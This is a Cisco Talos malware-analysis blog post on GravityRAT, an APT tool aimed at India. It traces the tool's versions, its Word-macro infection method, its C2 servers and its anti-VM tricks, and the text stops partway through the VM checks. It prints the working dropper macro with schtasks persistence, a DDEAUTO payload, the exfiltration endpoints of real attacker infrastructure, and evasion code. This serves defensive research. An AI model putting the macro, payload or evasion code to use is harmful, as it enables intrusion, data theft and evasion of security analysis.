

GravityRAT - The Two-Year Evolution Of An APT Targeting India

blog.talosintelligence.com/2018/04/gravityrat-two-year-evolution-of-apt.html

This blog post is authored by Warren Mercer and Paul Rascagneres.




Update: 4/30 Since the publication of the blog post, one of the anti-VM capability was commented a lot on Twitter: the detection of Virtual Machines by checking the temperature of the system. We decided to add more details and clarifications concerning this feature. GravityRAT uses a WMI request in order to get the current temperature of the hardware. Here is the output of the query on a physical machine (a Surface Book):



```
C:\WINDOWS\system32>wmic /namespace:\\root\WMI path MSAcpi_ThermalZoneTemperature get CurrentTemperature
CurrentTemperature
3062
2732
2911
2922
2922
2932
2921
```

The query returns the temperature of 7 thermal zones.
Here is the output on a Virtual Machine executed by Hyper-V on the same hardware:



```
C:\Windows\system32>wmic /namespace:\\root\WMI path MSAcpi_ThermalZoneTemperature get CurrentTemperature
Node - DESKTOP-FU7K5UL
ERROR:
Description = Not supported
```

The feature is not supported. The malware author used this behavior in order to identify VM (such as Sandboxes).

From our tests and the feedback from several researchers, this monitoring is not supported on Hyper-V, VMWare Fusion, VirtualBox, KVM and XEN. It's important to notice that several recent physical systems do not support it (a researcher reported some Lenovo and Dell hosts did not support this). It means that GravityRAT will consider this physical machine as VMs. Importantly to note this check is not foolproof as we have identified physical hosts which do not report back the temperature, however, it should also be considered a check that is identifying a lot of virtual environments. This is particularly important due to the amount of sandboxing & malware detonation being carried out within virtual environments by researchers.

Summary

Today, Cisco Talos is uncovering a new piece of malware, which has remained under the radar for the past two years while it continues to be developed. Several weeks ago, we identified the use of the latest version of this RAT (Remote Access Tool). In this article, we will discuss the technical capabilities, the evolution, development and potential attribution of what we are calling GravityRAT.

GravityRAT has been under ongoing development for at least 18 months, during which the developer has implemented new features. We've seen file exfiltration, remote command execution capability and anti-vm techniques added throughout the life of GravityRAT. This consistent evolution beyond standard remote code execution is concerning because it shows determination and innovation by the actor.


Throughout our investigation, we observed several malicious documents used to attack victims, which we will discuss. These malicious documents were used by the developer to run several tests on the popular analysis platform VirusTotal. Using VirusTotal allowed the developer to make changes in an attempt to decrease antivirus detection.

Although GravityRAT has not been previously published or discussed, there was some information from the National Computer Emergency Response Team (CERT) of India describing GravityRAT as being used in targeted attacks against India. Finally, we will discuss specific attribution elements discovered during our research into GravityRAT as we identify specific information, which we believe to be leaked by the developer, such as location, and potentially their first name.

Infection Vectors

Malicious Office Documents

The majority of the malicious documents crafted by the malware author are Microsoft Office Word documents. The attacker uses an embedded macro in order to execute malicious code on the victim's system. The document opens and appears as such:



PROTECTED DOCUMENT

This document is protected by Microsoft Office and requires human verification. Please Enable Editing to prove you are not robot. Furthermore, Enable Macro Security Content to view hidden contents.

PROTECTED DOCUMENT

The document asks to the user to enable macros in order to prove that the user is not a robot (similar to the CAPTCHA we often see on the internet). This, however, is a known tactic that a lot of Office-based malware uses. It is an attempt to trick any users who are using

Protected Mode on their systems. By enabling macros, the malware is able to begin it's execution. We discovered that the embedded macro is quite small when extracted.

```
Sub AutoOpen()
  If Not Dir(Environ("TEMP") + "\image4.exe") <> "" Then
    Const lCancelled_c As Long = 0
      Dim sSaveAsPath As String
      sSaveAsPath = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%")
+ "\temporary.zip"
      If VBA.LenB(sSaveAsPath) = lCancelled_c Then Exit Sub
      ActiveDocument.Save
      Application.Documents.Add ActiveDocument.FullName
      ActiveDocument.SaveAs sSaveAsPath
      ActiveDocument.Close
      Set app = CreateObject("Shell.Application")
      ExtractTo = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%")
      ExtractByExtension app.NameSpace(Environ("TEMP") + "\temporary.zip"), "exe",
ExtractTo
  End If
End Sub

Sub ExtractByExtension(fldr, ext, dst)
  Set FSO = CreateObject("Scripting.FileSystemObject")
  Set app = CreateObject("Shell.Application")
  For Each f In fldr.Items
    If f.Type = "File folder" Then
      ExtractByExtension f.GetFolder, ext, dst
    ElseIf LCase(FSO.GetExtensionName(f.Name)) = LCase(ext) Then
      If Not Dir(Environ("TEMP") + "\image4.exe") <> "" Then
        app.NameSpace(dst).CopyHere f.Path, &H4
      End If
    End If
  Next
  Shell "schtasks /create /tn wordtest /tr ""'%temp%\image4.exe' 35"" /sc DAILY /f
/RI 10 /du 24:00 /st 00:01"
End Sub
```

This macro contains three functions:

The first one is executed when the document is opened. The purpose is to copy the active document (the opened Word document) in a temporary directory and to rename it as a ZIP archive. Indeed, the docx format is, in fact, a common ZIP archive, and can be unzipped using common tools.

The second function decompresses this 'temporary.zip' file and extracts the .exe file stored in it.

The third creates a scheduled task, named 'wordtest', to execute this malicious file every day.

With this approach, the attacker ensures that there is no direct execution (the executable is executed thanks to scheduled tasks), there's no download of an additional payload, and finally, the author uses the fact that the docx format is an archive in order to include its executable (GravityRAT).

Testing By The Author

During our tracking, we identified several malicious documents submitted from this actor on VirusTotal for testing purposes. They tested the detection on macros (by modifying them, or by executing the calc instead of the malicious payload) and the developers tried dynamic data exchange (DDE) execution in the Office document. This is abusing the DDE protocol which exists within Microsoft Office documents. Whilst this is a feature Microsoft provide it is also a feature that an attacker can leverage for malicious activity, Microsoft published mitigation information here previously. The developer crafted Office Word and Excel documents to see the detection in VirusTotal. The authors tried to hide the DDE object in a different part of the document — in the main object and the header, for example. The DDE object simply executes Microsoft calc in the detected sample. Here is an example:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<w:document [...redated...}] mc:Ignorable="w14 w15 wp14"><w:body><w:p
w:rsidR="00215C91" w:rsidRDefault="008C166A"><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:rPr>
<w:rFonts w:ascii="Helvetica" w:hAnsi="Helvetica" w:cs="Helvetica"/><w:color
w:val="383838"/><w:spacing w:val="3"/><w:sz w:val="26"/><w:szCs w:val="26"/><w:shd
w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:rPr><w:instrText>DDEAUTO
c:\\windows\\system32\\cmd.exe "/k calc.exe"</w:instrText></w:r><w:r><w:instrText
xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r>
<w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr
w:rsidR="00215C91"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="1440"
w:right="1440" w:bottom="1440" w:left="1440" w:header="720" w:footer="720"
w:gutter="0"/><w:cols w:space="720"/><w:docGrid w:linePitch="360"/></w:sectPr>
</w:body></w:document>
```

We believe the filenames of the submitted samples are clearly testing docs, using different methods and Office tricks to attempt to ensure his malware was undetected. Those names were:

- testnew1.docx
- Test123.docx
- test456.docx
- test2.docx
- book1test2.xlsx
- Test123.doc

GravityRAT

Our initial discovery of GravityRAT was through a malicious Word document. As explained previously, this Word document had various macros to deliver a final payload.Considering that this was the most recent version of the malware, we decided to ascertain how long this actor had been active, and how their attacks had evolved. We were able to discover four distinct versions of GravityRAT, developed over two years. Next, we will go through what we believe is the development life cycle and feature-addition mission carried out by this developer.

Version G1

The malware author uses a versioning system starting by the G letter. The oldest version we identified is G1. Here is the PDB path of the sample:


```
f:\F\Windows Work\G1\Adeel's Laptop\G1 Main
Virus\systemInterrupts\gravity\obj\x86\Debug\systemInterrupts.pdb
```

You can notice the potential first name of the developers: Adeel. Of course, this information can be manipulated by the malware author. This sample was compiled in December 2016. The original filename of the sample was resume.exe.

The purpose of this version was to steal information on the compromised system:

- MAC Address
- Computer name
- Username
- IP address
- Date
- Steal files with the following extensions: .docx, .doc, .pptx, .ppt, .xlsx, .xls, .rtf and .pdf
- The volumes mapped on the system

All this information was then sent to one of the following domains:



```
public static string ip = "http://coreupdate.msoftupdates.com:46769";

public static string ip2 = "http://msupdates.mylogisoft.com:46769";

public static string ip3 = "http://updateserver.msoftupdates.eu:46769";

public static string URL = "http://coreupdate.msoftupdates.com:46769/Gvty@/1ns3rt_39291384.php";

public static string URL2 = "http://msupdates.mylogisoft.com:46769/Gvty@/1ns3rt_39291384.php";

public static string URL3 = "http://updateserver.msoftupdates.eu:46769/Gvty@/1ns3rt_39291384.php";
```

G1 also had the ability to execute commands remotely on the infected host machine at the author's will.

Version G2


We identified a new variant used in July 2017 named G2. Here is the PDB of the sample:

```
e:\Windows Work\G2\G2 Main Virus\Microsoft Virus Solutions (G2 v5)
(Current)\Microsoft Virus Solutions\obj\Debug\Windows Wireless 802.11.pdb
```

For this version, the developer modified the architecture of the malware. The main code aims to load and execute two additional .NET binaries stored in the resources of the file:

- The first resource is a legitimate open-source library available on GitHub. It's a .NET wrapper for the Windows Task Scheduler
- The second is the G2 version of GravityRAT

This variant shares the same command and control (C2) servers as G1, however, we have an additional 'payload' variable added to G2.



```
public static string ip = "http://coreupdate.msoftupdates.com:46769";

private static string ip2 = "http://msupdates.mylogisoft.com:46769";

private static string ip3 = "http://updateserver.msoftupdates.eu:46769";

public static string URL = "http://coreupdate.msoftupdates.com:46769/Gvty@/newIns3rt.php";

private static string URL2 = "http://msupdates.mylogisoft.com:46769/Gvty@/newIns3rt.php";

private static string URL3 = "http://updateserver.msoftupdates.eu:46769/Gvty@/newIns3rt.php";

public static string payloads = "http://msupdates.mylogisoft.com:46769/Gvty@/payloads/";
```

This variant has almost identical capabilities as the previous, except one additional functionality: It collects the CPU information in the Win32_Processor entry via WMI request (Processor ID, Name, Manufacturer and the clock speed). The attacker is most likely using this information as part of an anti-vm attempt within this malware. This is used to try and thwart analysis in virtual environments.

In a slight change to the previous variant, the new payloads are executed with a Windows Scheduled Task. This would explain the inclusion of the .NET wrapper.

The analysed sample contained a decoy picture document in the resource section:

Version G3


In August 2017, the author of GravityRAT used a new variant of its malware, G3. Here is the PDB:

```
F:\Projects\g3\G3 Version 4.0\G3\G3\obj\Release\Intel Core.pdb
```

This variant uses the same method as G2, and includes a legitimate library in the resource section. The developers also added additional language support to the library:


- German
- Spanish
- French

- Italian
- Chinese



```
AssemblyLoader.assemblyNames.Add("de.microsoft.win32.taskscheduler.resources", "costura.de.microsoft.win32.taskscheduler.resources.dll.zip");
AssemblyLoader.assemblyNames.Add("es.microsoft.win32.taskscheduler.resources", "costura.es.microsoft.win32.taskscheduler.resources.dll.zip");
AssemblyLoader.assemblyNames.Add("fr.microsoft.win32.taskscheduler.resources", "costura.fr.microsoft.win32.taskscheduler.resources.dll.zip");
AssemblyLoader.assemblyNames.Add("it.microsoft.win32.taskscheduler.resources", "costura.it.microsoft.win32.taskscheduler.resources.dll.zip");
AssemblyLoader.assemblyNames.Add("microsoft.win32.taskscheduler", "costura.microsoft.win32.taskscheduler.dll.zip");
AssemblyLoader.assemblyNames.Add("zh-CN.microsoft.win32.taskscheduler.resources", "costura.zh-CN.microsoft.win32.taskscheduler.resources.dll.zip");
```

The author changed the backend of the C2 server with this variant. The URI changed too, it contains the GravityRAT variant name:



```
private static string ip = "http://coreupdate.msoftupdates.com:46769";

private static string ip2 = "http://msupdates.mylogisoft.com:46769";

private static string ip3 = "http://updateserver.msoftupdates.eu:46769";

private static string URL = "http://coreupdate.msoftupdates.com:46769/G3/ServerSide/G3.php";

private static string URL2 = "http://msupdates.mylogisoft.com:46769/G3/ServerSide/G3.php";

private static string URL3 = "http://updateserver.msoftupdates.eu:46769/G3/ServerSide/G3.php";

private static string payloads = "/G3/Payload/";
```

August was also the same month NIC CERT notified potential victims that GravityRAT had been used in a targeted campaign. Given the ongoing development nature of this malware, it meant another variant was most likely due.

Version GX

The latest version of GravityRAT was created in December 2017 named GX. Here is the PDB:

```
C:\Users\The Invincible\Desktop\gx\gx-current-program\LSASS\obj\Release\LSASS.pdb
```

This version is the most advanced variant of GravityRAT. Throughout the evolution, we saw this malware embedding open-source legitimate .NET libraries (for schedule tasks, compression, encryption, .NET loading). It contains a resource named "important." This is an archive with a password.


This variant has the same features as before, but this time, some new features are added:

- It collects open ports on the victim host by running the netstat command
- It lists all the running processes
- It lists available services on the system
- It exfiltrates .ppt and .pptx file, in addition to the extension mentioned in the G1 variant
- If a USB key is connected on the system, the malware steals the file based on an extension list
- It supports file encryption (AES with the key "lolomycin2017")

- It collects information on the account (account type, description, domain name, full name, SID and status)
- It checks if the system is a virtual machine with several techniques


The developer implemented a total of seven techniques to identify if the compromised system is a virtual machine.

The first technique consists of looking at any additional tools used by the hypervisor that are installed on the system (by checking a registry key):




```
RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Virtual Machine\\Guest\\Parameters");
if (registryKey != null)
{
    virtualMachine = new VirtualMachine(registryKey.GetValue("HostName").ToString(), registryKey.GetValue("VirtualMachineName").ToString());
    result = true;
}
```

The second technique uses a WMI request to the BIOS version (Win32_BIOS entry). If the response contains: "VMware", "Virtual", "XEN", "Xen" or "A M I" the system is considered as a virtual machine. Additionally, the malware checks the SerialNumber and the version of the BIOS.




```
ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("select * from Win32_BIOS").Get().GetEnumerator();
if (!enumerator.MoveNext())
{
    throw new Exception("Unexpected WMI query failure");
}
string text = enumerator.Current["version"].ToString();
enumerator.Current["SerialNumber"].ToString();
string[] array = new string[]
{
    "VMware",
    "Virtual",
    "XEN",
    "Xen",
    "A M I"
};
```

The third technique uses the Win32_Computer entry in WMI. It checks if the manufacturer contains "VIRTUAL", "VMWARE" or "VirtualBox".



